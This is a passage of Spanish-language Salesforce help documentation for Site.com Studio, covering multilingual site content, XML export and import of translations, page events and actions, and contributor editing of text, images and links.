Adición de idiomas

configuración del idioma predeterminado

## Acerca de la modificación de contenido de idioma

El idioma predeterminado es el idioma en el que se muestra el sitio en principio. De forma predeterminada, se establece en Inglés (EE. UU.) y sirve como punto de inicio cuando agrega nuevos idiomas. Por ejemplo, si crea su sitio y luego agrega Francés como un idioma del sitio, la versión Francés contiene inicialmente contenido de Inglés (EE.UU.) hasta que lo sustituye con contenido específico de Francés.

Después de agregar un idioma a su sitio, el selector de idioma de Site.com Studio aparece en la barra de herramientas. Le permite cambiar entre idiomas a medida que modifica contenido en cada página. Por ejemplo, si agrega Francés y Español a su sitio, el selector de idioma muestra Francés, Español e Inglés (EE.UU.).

Los bloques de contenido muestran iconos para informarle de si se ha sustituido el contenido para el idioma seleccionado.

- Un icono de advertencia ( ) indica que no se ha sustituido aún el texto.
- Un icono de globo( ) indica que se ha sustituido el texto.

Además, varios elementos de página tienen propiedades *del idioma* , lo que significa que pueden almacenar diferentes valores para cada idioma. Esas propiedades están indicadas en el panel Propiedades mediante un icono de globo ( ).

Puede agregar contenido para cada idioma del sitio con uno de los siguientes métodos:

- Modificar el contenido de la página para cada idioma directamente utilizando el selector de idioma de Site.com Studio.
- Exportar el contenido para su traducción y luego importar el contenido traducido de nuevo en el sitio.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### Orden de visualización de idiomas

Después de agregar contenido específico del idioma a su sitio, el contenido en la página aparece en el siguiente orden, dependiendo de qué contenido de idioma está disponible:

1. Idioma seleccionado
2. Idioma de emergencia
3. Idioma predeterminado

Por ejemplo, si elimina los contenidos de Francés de un bloque de contenidos y Español es el idioma de emergencia, el contenido de Español aparece en lugar del contenido del idioma predeterminado. A su vez, si elimina el contenido Español, aparece el contenido del idioma predeterminado.

### Idioma: Elementos de idioma predeterminado

Los siguientes elementos de página admiten contenido traducido:

- Bloque de contenidos
- Código personalizado
- Elemento de datos
- Formulario
- Campos de entrada
- Imagen

- Selector de idiomas

CONSULTE TAMBIÉN

Propiedades del idioma

## Modificación del contenido de idioma en la página

El selector de idioma de Site.com Studio le permite cambiar entre idiomas a medida que modifica contenido en cada página. Contribuyentes, diseñadores y administradores del sitio pueden agregar contenido específico del idioma en una página utilizando el selector de idiomas.

Cuando la página se abre:

1. Seleccione un idioma en el selector de idiomas de Site.com Studio (la lista desplegable Cambiar idioma del sitio en la barra de herramientas).
2. Modificar el contenido de la página.
   Si está visualizando un bloque de contenido en un idioma específico.
   - Un icono de advertencia ( ) indica que no se ha sustituido aún el texto.
   - Un icono de globo( ) indica que se ha sustituido el texto.
3. Si lo desea, actualice las propiedades del idioma según sea necesario.

Nota: Site.com Studio no valida idiomas a medida que introduce contenido. Tenga cuidado de agregar el contenido correcto para el idioma seleccionado.

Para revertir el contenido traducido, haga clic en el bloque de contenido y seleccione **Revertir traducción**. El texto revierte en el idioma de emergencia, si se especifica, o bien al idioma predeterminado del sitio.

CONSULTE TAMBIÉN

Acerca de la modificación de contenido de idioma

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar un contenido de idioma:

- `El usuario publicador de Site.com` o el campo `Usuario contribuyente` se ha activado en la página de detalles del usuario y se asigna cualquier función a nivel del sitio

## Propiedades del idioma

Varias propiedades en el panel Propiedades son *del idioma*, lo que significa que puede almacenar diferentes valores para cada idioma.

Si no especifica propiedades específicas del idioma para una página o un elemento de página, se utilizarán los valores de propiedad de los idiomas predeterminados en su lugar.

| Propiedad | Se aplica a | Descripción |
|---|---|---|
| `Texto alternativo` | Imagen | Utilizada por los usuarios lectores de pantallas o como un sustituto si el navegador no puede mostrar la imagen. También puede ayudar con la optimización del motor de búsqueda. |
| `No se traduce` | • Bloque de contenidos<br>• Código personalizado<br>• Elemento de datos<br>• Formulario<br>• Campos de entrada<br>• Imagen<br>• Selector de idiomas<br>• Página | Evita la traducción del contenido del elemento. Una vez seleccionado, el icono de globo ( ) se elimina de las propiedades del idioma, indicando que ya no son compatibles con el contenido específico del idioma.<br>Si agrega un contenido específico del idioma y posteriormente activa esta propiedad, el contenido específico de su idioma simplemente está oculto. Si vuelve a desactivar la propiedad, reaparece el contenido. |
| `URL de página de inicio` | Selector de idiomas | Redirige los visitantes del sitio a una página diferente cuando eligen un idioma. La URL es la misma para todos los idiomas. |
| `Activo de imagen` | Imagen | Le permite especificar la imagen para mostrar para el idioma seleccionado.<br>Por ejemplo, con Inglés (EE.UU.) seleccionado en el selector de idioma de Site.com Studio, seleccione la versión en inglés de una imagen importada. Luego, para introducir una versión en francés de la misma imagen, seleccione Francés en el selector de idioma y seleccione la imagen Francés. |
| `Etiqueta` | Selector de idiomas | La etiqueta que aparece junto al elemento de página Selector de idiomas cuando se agrega a una página. "Cambiar idioma del sitio" es el texto predeterminado.<br>El texto es traducible, por lo que puede elegir un idioma en el selector de idiomas de Site.com Studio y actualizar el texto para cada idioma o bien exportar todo el contenido del sitio para su traducción. |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

| Propiedad | Se aplica a | Descripción |
|---|---|---|
| `Nombre de navegación` | Página | El nombre de la página que aparece en el menú de navegación. |
| `Título` | Página | El título que aparece en la barra de título de las ventanas del navegador. |
| `Visible en sitio en directo` | Página | Si agrega un menú a su sitio, controla si la página aparece en el menú para el idioma seleccionado. Además, la página ya no es accesible a través de su URL específica del idioma.<br>Si `No se traduce` está también activado, el estado de `Visible en sitio en directo` se aplica a todos los idiomas. |

CONSULTE TAMBIÉN

Modificación del contenido de idioma en la página

Acerca de la modificación de contenido de idioma

## Exportación de contenido de idioma

Exporte uno o más idiomas de sitio como un archivo .xml que puede enviar a su servicio de traducción.

1. En la vista Idiomas en la ficha Descripción general, haga clic en ▾ > **Exportar contenido para su traducción**.
2. Seleccione el contenido de idioma que desea exportar para su traducción. (Utilice Ctrl+clic para seleccionar varios elementos.)
3. Alternativamente, introduzca un nombre de archivo diferente. El nombre predeterminado es `languages.xml`.
4. Haga clic en **Aceptar**.
5. Si es obligatorio por su navegador elija donde guardar el archivo.

Después de exportar el archivo .xml, puede enviarlo para su traducción.

Ejemplo: El archivo .xml file contiene un atributo de marca de tiempo que registra la hora de la exportación e incluye todo el contenido traducible en secciones de CDATA, como muestra el ejemplo.

```
<?xml version="1.0" encoding="utf-8"?>
<languagedata exporttimestamp="1375387451589" version="1.0">
  <component id="c5f290a5-0fb5-4679-95b7-ab27c940a9b5" context="Content Block (Content Block)">
    <field name="HTML" language="en_US" exportcrc="1113705739"><![CDATA[
    <p>This is our English content.</p>
  ]]>   </field>
    <field name="HTML" language="fr_FR" exportcrc="2453234912"><![CDATA[
    <p>This is our French content.</p>
  ]]>   </field>
  </component>
  <component id="8ef488bc-9040-49e9-9aa7-88b287cf5345" context="ffff (sites.data.vocabulary.Term)">
    <field name="TermDescription" language="en_US" exportcrc="0"><![CDATA[]]>   </field>
  </component>
</languagedata>
```

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Cuando recibe el archivo .xml traducido, vuelva a importarlo en el sitio.

CONSULTE TAMBIÉN

Importación de contenido traducido

Acerca de la modificación de contenido de idioma

## Importación de contenido traducido

Puede volver a importar un archivo .xml traducido en su sitio después de que su servicio de traducción haya finalizado las traducciones.

1. En la vista Idiomas en la ficha Descripción general, haga clic en ▾ > **Importar contenido traducido**.
2. Navegue hasta la ubicación del archivo .xml traducido.
3. Seleccione el archivo y haga clic en **Abrir**.
4. Decida su sobrescribir el contenido de sitio actual.
5. Haga clic en **Importar**.
   Aparecerá un mensaje indicando si se ha importado el contenido correctamente, a menos que el archivo sea de más de 1 MB. En ese caso, recibirá un correo electrónico cuando finalice el proceso de importación.

Después de importar el contenido traducido, pruebe sus páginas para asegurarse de que el contenido aparece correctamente. Para cada página, utilice el selector de idiomas Site.com Studio para ver la página en cada idioma admitido.

CONSULTE TAMBIÉN

Exportación de contenido de idioma

Acerca de la modificación de contenido de idioma

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Adición de un elemento de página del selector de idiomas

El selector de idiomas le permite a los visitantes de su sitio elegir su idioma preferido cuando visualizan un sitio.

Después de agregar idiomas a su sitio, debe permitir a los visitantes del sitio seleccionar su idioma preferido de la lista de idiomas que ha definido en la vista Idiomas.

Consejo: Para ahorrar tiempo, agregue el selector de idiomas a las plantillas de página de su sitio.

Cuando la página se abre:

1. Arrastre un **Selector de idiomas** del panel Elementos de página a la página.
   Los visitantes del sitio verán una lista desplegable Cambiar idioma del sitio al visitar la página.
2. Definir propiedades para el selector de idiomas:

| Propiedad | Descripción |
|---|---|
| `No se traduce` | Seleccione esta casilla de verificación si desea que el texto en el campo Etiqueta permanezca igual para todos los idiomas. |
| `Etiqueta` | La etiqueta que aparece junto al elemento de página Selector de idiomas cuando se agrega a una página. "Cambiar idioma del sitio" es el texto predeterminado.<br>El texto es traducible, por lo que puede elegir un idioma en el selector de idiomas de Site.com Studio y actualizar el texto para cada idioma o bien exportar todo el contenido del sitio para su traducción. |
| `URL de página de inicio` | Redirige los visitantes del sitio a una página diferente cuando eligen un idioma. La URL es la misma para todos los idiomas. |

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

### CONSULTE TAMBIÉN

Propiedades del idioma

### Eliminación de idiomas

Cuando elimina un idioma, el contenido traducido no está actualmente eliminado, simplemente deja de estar disponible para usted o para su equipo. En cuanto vuelva a agregar el idioma al sitio, puede acceder al contenido traducido de nuevo.

1. Haga clic en **Configuración del sitio** > **Idiomas** de la ficha Descripción general.
2. Haga clic en junto al idioma que desea eliminar.

CONSULTE TAMBIÉN

Adición de idiomas

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Uso de eventos para crear efectos animados

### Descripción general de eventos

Los eventos le permiten añadir efectos interactivos y animados a las páginas y a los elementos de la página de su sitio Web.

Cuando se produce un evento; es decir, cuando un usuario hace clic en un elemento de la página o cuando se carga la página, puede especificar qué acción (o serie de acciones) debería desencadenar. Por ejemplo, cuando se carga su página de inicio, puede mostrar un mensaje emergente con boletines de noticias que desaparezca transcurridos unos segundos. O cuando el usuario hace clic en un panel, puede ampliar el panel para mostrar información adicional o modificar su estilo.

El panel Eventos muestra muchas acciones comunes que puede activar cuando se produzca un evento. Utilizando las opciones que aquí se le ofrecen, puede especificar que:

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Cuando se produzca *[este evento]*, se active *[esta acción]*.

CONSULTE TAMBIÉN

Creación de un evento

Eventos y acciones disponibles

Uso de Site.com Studio como administrador del sitio o diseñador

## Creación de un evento

Utilice los eventos para añadir efectos interactivos y animados a las páginas y a los elementos de la página de su sitio Web.

1. Seleccione la página relevante o el elemento de la página.
2. Seleccione un evento en el panel Eventos ( ). Consulte Eventos y acciones disponibles en la página 5391.
3. Haga clic en y, en la lista Elegir una acción que aparece, seleccione una acción.
4. Defina el resto de propiedades disponibles para la acción, tales como:
   - Elemento de destino: especifica el elemento de la página al que afecta la acción
   - Efecto: especifica cómo está animada la acción como, por ejemplo, atenuación o diapositiva.
   - Velocidad: define la velocidad de la animación a rápida, normal, lenta o muy lenta
   - Encadenada: le permite encadenar acciones para que se produzcan de manera consecutiva. Por ejemplo, para crear una acción Retrasar que retrase la acción que la *sigue*, seleccione la casilla de verificación **Encadenada** de la acción Retrasar. Esto marca la siguiente acción por debajo de la acción Retrasar, indicando que está vinculada a la acción Retrasar. Se aplica a las acciones Animar, Retrasar, Ocultar elemento, Repetir, Mostrar elemento y Cambiar elemento.
5. Haga clic en **Guardar**.
6. Agregue más acciones si es necesario.

Consejo:

- Cuando agregue un evento a una página o elemento de página, aparecerá un asterisco (*) junto al evento en el panel Eventos.
- Si pasa el ratón por encima de en un elemento de la página seleccionada, aparecerá una sugerencia que indicará los eventos que están asociados con el elemento. También puede hacer clic en el icono para abrir rápidamente la ficha Eventos.

Para eliminar una acción, selecciónela y haga clic en .

Para cambiar el orden en el que sucede una acción, selecciónela y haga clic en o .

CONSULTE TAMBIÉN

Adición de paginación a repetidores de datos y tablas de datos

Descripción general de eventos

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Eventos y acciones disponibles

Seleccione entre diferentes desencadenadores de eventos y acciones cuando cree un evento.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### Cuando sucede este evento...

| Evento | Ocurre cuando... |
|---|---|
| Doble clic | El usuario hace doble clic en el elemento de la página. |
| Clic | El usuario hace clic en el elemento de la página. |
| Enfocar | La atención se centra en un elemento de la página. |
| Cargar | La página o el elemento de página se carga en una ventana del navegador. |
| Desenfocar | La atención aleja de un elemento de la página. |
| Acercar el ratón | El usuario acerca el puntero del ratón al elemento de la página. |
| Alejar el ratón | El usuario aleja el puntero del ratón del elemento de la página. |

### Activa esta acción...

| Acción | Descripción |
|---|---|
| Agregar clase CSS | Agrega una clase CSS de forma dinámica al estilo del elemento objetivo. Por ejemplo, para modificar la apariencia de un elemento de la página, puede agregarle una nueva clase CSS. |
| Alerta | Muestra un mensaje de alerta en la ventana emergente del navegador. |
| Animado | Anima las propiedades CSS, como Superior, Izquierda, Ancho y Alto, que especifica introduciendo los valores adecuados en el campo `CSS`.<br>Por ejemplo, si fija como objetivo una imagen, puede introducir valores como `opacidad: "0.4", ancho: "70%"`, que cambia la apariencia de la imagen, según la velocidad y efecto que defina. |
| Retraso | Agrega un retraso (en milisegundos) antes de la siguiente acción. (Asegúrese de seleccionar la casilla de verificación **Encadenada** para relacionarla a la siguiente acción.) |
| Ejecutar JavaScript | Ejecuta el código personalizado de JavaScript, que introduce haciendo clic en **Modificar secuencia de comandos** para abrir el editor del Código personalizado. |
| Página Ir a | Va al número de página seleccionado en repetidores de datos y tablas de datos. Consulte Adición de paginación a repetidores de datos y tablas de datos en la página 5346. |
| Ocultar elemento | Oculta el elemento definido como objetivo según la velocidad y efecto que defina. |
| Página siguiente | Va a la página siguiente en repetidores de datos y tablas de datos. Consulte Adición de paginación a repetidores de datos y tablas de datos en la página 5346. |
| Página anterior | Va a la página anterior en repetidores de datos y tablas de datos. Consulte Adición de paginación a repetidores de datos y tablas de datos en la página 5346. |

| Acción | Descripción |
| --- | --- |
| Eliminar clase CSS | Elimina una clase CSS del elemento para eliminar su estilo de forma dinámica. Por ejemplo, para modificar la apariencia del un elemento de página, puede eliminar la clase CSS asociada con él y lo sustituye por otro. |
| Repetir | Repite la acción siguiente el número determinado de veces, con el retraso especificada entre cada ocurrencia. (Asegúrese de seleccionar la casilla de verificación **Encadenada** en el panel Propiedades para relacionarla a la siguiente acción.) |
| Establecer atributo de elemento | Define el atributo de elemento especificado del elemento seleccionado. Por ejemplo, si establece una imagen como objetivo, puede modificar la imagen introduciendo `src` en el campo `Nombre de atributo` e introduciendo la URL de la imagen en el campo `Valor del atributo`. También puede agregar pares de nombre/valor para funciones de codificación avanzadas. |
| Mostrar elemento | Muestra el elemento definido como objetivo según la velocidad y efecto que defina. |
| Enviar | Envía los datos de formulario seleccionados. |
| Alternar elemento | Cambia la visibilidad del elemento seleccionado según la velocidad y efectos que establezca. |

CONSULTE TAMBIÉN

- Adición de paginación a repetidores de datos y tablas de datos
- Descripción general de eventos

# Modificación de sitios como contribuyente

## Concepto de vista de modificación de página del contribuyente

Abra una página del sitio Web en la ficha Descripción general haciendo doble clic en la página o pasando el ratón por encima de ella y haciendo clic en > **Modificar**. Esta página se abre como una ficha nueva.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition


PERMISOS DE USUARIO

Para modificar solo contenidos en sitios de Site.com:

- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio




- Mediante la barra de herramientas (1), puede:
  - Hacer y deshacer sus acciones

  - Importar activos, como imágenes y archivos.
  - Abrir una vista previa de la página en una ventana del navegador.
  - Actualizar el aspecto de la página mediante el editor de marca.
- Mediante el panel Elementos de página (2), puede arrastrar bloques de contenido y widgets (si están disponibles) a áreas modificables de la página.
- En el lienzo de la página (3), puede modificar el texto de la página y agregar imágenes. Si hay áreas modificables disponibles, puede arrastrar elementos de página a la página.
- Mediante las opciones del modo en directo (4), puede ver el aspecto de la página en diversos dispositivos cuando la página está en directo.

CONSULTE TAMBIÉN

Creación de páginas de sitios como contribuyente de Site.com

Uso de Site.com Studio como contribuyente

Concepto de barra de herramientas de modificación en línea

## Creación de páginas de sitios como contribuyente de Site.com

Si el administrador del sitio o el diseñador ha activado la creación de páginas, puede agregar páginas a su sitio.

Para agregar una nueva página:

1. En la vista Páginas de sitio en la ficha Descripción general, haga clic en **Nueva página de sitio**.
2. Escriba el nombre de la página.
3. Seleccione una plantilla para la página.
4. Haga clic en **Crear**. La página del sitio se abrirá.

CONSULTE TAMBIÉN

Uso de Site.com Studio como contribuyente

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para modificar solo contenidos en sitios de Site.com:

- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio

## Modificación de bloques de contenido como contribuyente

Los bloques de contenido tienen el texto de las páginas de su sitio Web y también pueden alojar imágenes e hipervínculos. Como contribuyente, puede modificar el texto en bloques de contenido modificables utilizando un editor en línea. Como modifica el texto en línea, siempre sabe exactamente el aspecto de la página una vez finalizada cuando esté en directo.

Los bloques de contenido modificables muestran un borde gris cuando pasa el ratón sobre el texto. Únicamente puede modificar el texto de estas áreas.

Cuando la página se abre:

1. Haga doble clic en el área de texto que desea modificar.
   Aparece el editor en línea.
2. Agregar o modificar texto y aplicarle formato utilizando el editor en línea.
   Siempre que sea posible, evite aplicar formatos, como diferentes fuentes o destacados, directamente en el texto tipo. En su lugar, se recomienda utilizar los estilos de párrafo y encabezado para aplicar formato rápidamente a todo el sitio. De esta forma se asegurará que la página actualiza el texto automáticamente si un administrador o un diseñador modifica los estilos de párrafo y encabezado de texto.
3. Añadir imágenes o hipervínculos según sea necesario.

Sus cambios se guardan automáticamente al hacer clic en cualquier parte fuera del área de texto.

CONSULTE TAMBIÉN

Vista previa del aspecto de las páginas en dispositivos móviles

Concepto de vista de modificación de página del contribuyente

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para modificar solo contenidos en sitios de Site.com:


- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio

## Concepto de barra de herramientas de modificación en línea

Como contribuyente, puede utilizar el editor en línea para modificar cualquier área de texto modificable en la página. Las áreas modificables muestran un borde gris cuando pasa el ratón sobre el texto.




El editor en línea le permite:

- Controlar el estilo y formato de texto (1) mediante:
  - Aplicar formato negrita o cursiva
  - Insertando listas numeradas o con viñetas

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

- Agregar imágenes e hipervínculos y eliminar formatos no deseados (2).
- Ampliar la barra de herramientas (3) para acceder a opciones adicionales (4–8).
- Hacer y deshacer sus modificaciones (4).
- Controlar el estilo y formato de texto (5) mediante:
  - Aplicar formato subrayado
  - Configurar alineación de texto
  - Aplicar formato cita en bloque
- Establecer sangría del párrafo (6).
- Aplicar estilos párrafo y encabezado (7).
- Aplicar estilos adicionales, como destacado (8).

**Consejo:** Siempre que sea posible, evite aplicar formatos, como diferentes fuentes o destacados, directamente en el texto tipo. En su lugar, se recomienda utilizar los estilos de párrafo y encabezado para aplicar formato rápidamente a todo el sitio. De esta forma se asegurará que la página actualiza el texto automáticamente si un administrador o un diseñador modifica los estilos de párrafo y encabezado de texto.

CONSULTE TAMBIÉN

Modificación de bloques de contenido como contribuyente

Vista previa del aspecto de las páginas en dispositivos móviles

Concepto de vista de modificación de página del contribuyente

## Adición de imágenes a texto como contribuyente

Como contribuyente, puede agregar imágenes rápidamente a cualquier área de texto modificable en la página utilizando un editor en línea.

Las áreas de texto modificable muestran un borde gris cuando pasa el ratón sobre el texto. Únicamente puede agregar imágenes en estas áreas.

Cuando la página se abre:

1. Haga doble clic en el área de texto que desea modificar.
   Aparece el editor en línea.
2. Coloque su cursor donde desee insertar la imagen y haga clic en .
3. En el cuadro de diálogo Propiedades de imagen, introduzca una URL a una imagen en el campo `URL`.
   Por ejemplo, para agregar una imagen que ha cargado en el sitio, escriba **/** seguido por el nombre de archivo de la imagen, como *`/myimage.png`*.
4. Introduzca una descripción breve de la imagen en el campo `Texto alternativo`. La descripción se utiliza por los usuarios lectores de pantallas o como un sustituto si el navegador no puede mostrar la imagen. También puede ayudar con la optimización del motor de búsqueda.
5. También puede abrir una vista previa de la imagen, tal y como aparecerá en relación al texto en la página y definir:
   - La anchura y altura de la imagen
   - El borde de la imagen (por ejemplo, para definir un borde de 10 píxeles de ancho, introduzca *`10`* en el campo `Borde`)
   - La cantidad de espacio que rodea a la imagen (controlada por las propiedades `HSpace` y `VSpace`)
   - Cómo se alinea la imagen con el texto de la página
6. Haga clic en **Aceptar**.

Sus cambios se guardan automáticamente al hacer clic en cualquier parte fuera del área de texto.

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para modificar solo contenidos en sitios de Site.com:

- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio

### CONSULTE TAMBIÉN

Modificación de bloques de contenido como contribuyente

Concepto de barra de herramientas de modificación en línea

Vista previa del aspecto de las páginas en dispositivos móviles

Concepto de vista de modificación de página del contribuyente

# Adjuntar hipervínculos a texto e imágenes como contribuyente

Como contribuyente, puede utilizar el editor en línea para agregar rápidamente hipervínculos a texto o imágenes en cualquier área de texto modificable en la página.

Las áreas de texto modificable muestran un borde gris cuando pasa el ratón sobre el texto. Únicamente puede agregar hipervínculos en estas áreas.

Cuando la página se abre:

1. Haga doble clic en el área de texto que desea modificar. Las áreas de texto modificable muestran un borde gris cuando pasa el ratón sobre el texto.
   Aparece el editor en línea.
2. Seleccione el texto o la imagen a la que desea adjuntar un hipervínculo y haga clic en .
3. Seleccione el tipo de vínculo.
   - Para vincular con una página o un elemento de su sitio o a una página externa:
     a. Seleccione **URL**.
     b. Seleccione el protocolo.
     c. En el campo `URL`, seleccione un elemento en su sitio o escriba la dirección en una página externa, por ejemplo, `http://www.externalsite.com`. (Si no puede ver la lista de elementos del sitio, coloque su cursor en el campo `URL` y pulse la tecla ABAJO en su teclado.)
   - Para vincular con un delimitador que se ha agregado previamente a la página, seleccione **Vincular a delimitador en el texto** y seleccione el delimitador en la lista desplegable.
   - Para vincular con un mensaje de correo electrónico, seleccione **Un correo electrónico** e introduzca la dirección de correo electrónico del destinatario y la información del mensaje.
4. Haga clic en **Aceptar**.

Sus cambios se guardan automáticamente al hacer clic en cualquier parte fuera del área de texto.

## CONSULTE TAMBIÉN

- Modificación de bloques de contenido como contribuyente
- Concepto de barra de herramientas de modificación en línea
- Vista previa del aspecto de las páginas en dispositivos móviles
- Concepto de vista de modificación de página del contribuyente

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y


  Función Contribuyente asignada a nivel del sitio

# Adición de elementos de página a páginas como contribuyente

Como contribuyente, puede agregar elementos de página a cualquier área modificable de una página.

